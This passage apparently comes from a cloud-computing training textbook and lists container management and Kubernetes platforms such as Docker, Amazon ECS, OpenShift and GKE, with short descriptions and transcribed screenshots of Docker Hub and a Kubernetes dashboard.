
Container Management Platforms

Listed below are various container management platforms:

- **Docker**

  Source: *https://www.docker.com*

  Docker is an independent container platform that helps in building, managing, and securing all applications, from traditional applications to the latest microservices, and deploying them across cloud environments. Docker contains the latest container content library and ecosystem with more than 100,000 container images, which allow developers to create and deploy applications. Docker also features core building blocks, such as Docker Desktop, Docker Engine, and Docker Hub, for easily sharing and managing application stacks.


docker hub
Search for great content (e.g., mysql)
Explore
Sign In
Sign Up
Docker EE
Docker CE
Containers
Plugins
Filters
Docker Certified
☐ Docker Certified
Images
☐ Verified Publisher
Docker Certified And Verified Publisher Content
☐ Official Images
Official Images Published By Docker
Categories
☐ Analytics
☐ Application Frameworks
☐ Application Infrastructure
☐ Application Services
☐ Base Images
☐ Databases
☐ DevOps Tools
☐ Featured Images
☐ Messaging Services
☐ Monitoring
☐ Operating Systems
☐ Programming Languages
☐ Security
☐ Storage
Operating Systems
☐ Linux
☐ Windows
Most Popular
VERIFIED PUBLISHER
DOCKER CERTIFIED
OFFICIAL IMAGE

1 - 25 of 1,908,536 available images.

Oracle Database Enterprise Edition
By Oracle • Updated a year ago
Oracle Database 12c Enterprise Edition
Container | Docker Certified | Linux | x86-64 | Databases

Oracle Java 8 SE (Server JRE)
By Oracle • Updated a month ago
Oracle Java 8 SE (Server JRE)
Container | Docker Certified | Linux | x86-64 | Programming Languages

MySQL Server Enterprise Edition
By Oracle • Updated 2 months ago
The world's most popular open source database system
Container | Docker Certified | Linux | x86-64 | Databases

Oracle WebLogic Server
By Oracle • Updated 4 months ago
Oracle WebLogic Server
Container | Docker Certified | Linux | x86-64 | Application Frameworks | Application Infrastructure


Figure 19.22: Screenshot of Docker

- Amazon Elastic Container Service (ECS) (*https://aws.amazon.com*)
- Microsoft Azure Container Instances (ACI) (*https://azure.microsoft.com*)
- Red Hat OpenShift Container Platform (*https://www.openshift.com*)
- Portainer (*https://www.portainer.io*)
- Rancher (*https://rancher.com*)

Kubernetes Platforms

Kubernetes

Kubernetes is an open-source **container orchestration engine** for automating deployment, scaling, and management of containerized applications


kubernetes
Search
+ CREATE
Workloads > Pods
CPU usage
Memory usage
Pods
Overview
Workloads
Cron Jobs
Daemon Sets
Deployments
Jobs
Pods
Replica Sets
Replication Controllers
Stateful Sets
Discovery and Load Balancing

https://kubernetes.io

- **Amazon Elastic Kubernetes Service (EKS)** *https://aws.amazon.com*
- **Docker Kubernetes Service (DKS)** *https://www.docker.com*
- **Knative** *https://cloud.google.com*
- **IBM Cloud Kubernetes Service** *https://www.ibm.com*
- **Google Kubernetes Engine (GKE)** *https://cloud.google.com*


Kubernetes Platforms

Listed below are various Kubernetes platforms:

- **Kubernetes**

  Source: *https://kubernetes.io*


  Kubernetes is an open-source container orchestration engine for automating deployment, scaling, and management of containerized applications. It also groups different containers that make up an application into several logical units for easy management and discovery. It allows users to take advantage of on-premises, hybrid, or cloud infrastructure to migrate workloads from one place to another. Kubernetes can also deploy and update secrets and application configurations without rebuilding the container images and without exposing secrets in the stack configuration.


kubernetes
Search
+ CREATE
Workloads > Pods
Nodes
Persistent Volumes
Roles
Storage Classes
Namespace
kube-system
Overview
Workloads
Cron Jobs
Daemon Sets
Deployments
Jobs
Pods
Replica Sets
Replication Controllers
Stateful Sets
Discovery and Load Balancing
CPU usage
CPU (cores)
0.135
0.120
0.090
0.060
0.030
0
11:10
11:13
11:16
11:20
11:24
Time
Memory usage
Memory (bytes)
644 Mi
572 Mi
429 Mi
286 Mi
143 Mi
0
11:10
11:13
11:16
11:20
11:24
Time
Pods

Name	Node	Status	Restarts	Age	CPU (cores)	Memory (bytes)
kubernetes-dashboard-7b9c7b	minikube	Running	0	27 minutes	0	19.746 Mi
heapster-qhqbr	minikube	Running	0	27 minutes	0	18.004 Mi
influxdb-grafana-77c7p	minikube	Running	0	27 minutes	0	43.926 Mi
kube-scheduler-minikube	minikube	Running	0	20 hours	0.01	11.930 Mi
etcd-minikube	minikube	Running	0	20 hours	0.015	58.445 Mi

Figure 19.23: Screenshot of Kubernetes

- Amazon Elastic Kubernetes Service (EKS) (*https://aws.amazon.com*)
- Docker Kubernetes Service (DKS) (*https://www.docker.com*)
- Knative (*https://cloud.google.com*)
- IBM Cloud Kubernetes Service (*https://www.ibm.com*)
- Google Kubernetes Engine (GKE) (*https://cloud.google.com*)



Module Flow

1 **Cloud Computing Concepts**

2 **Container Technology**

3 **Serverless Computing**

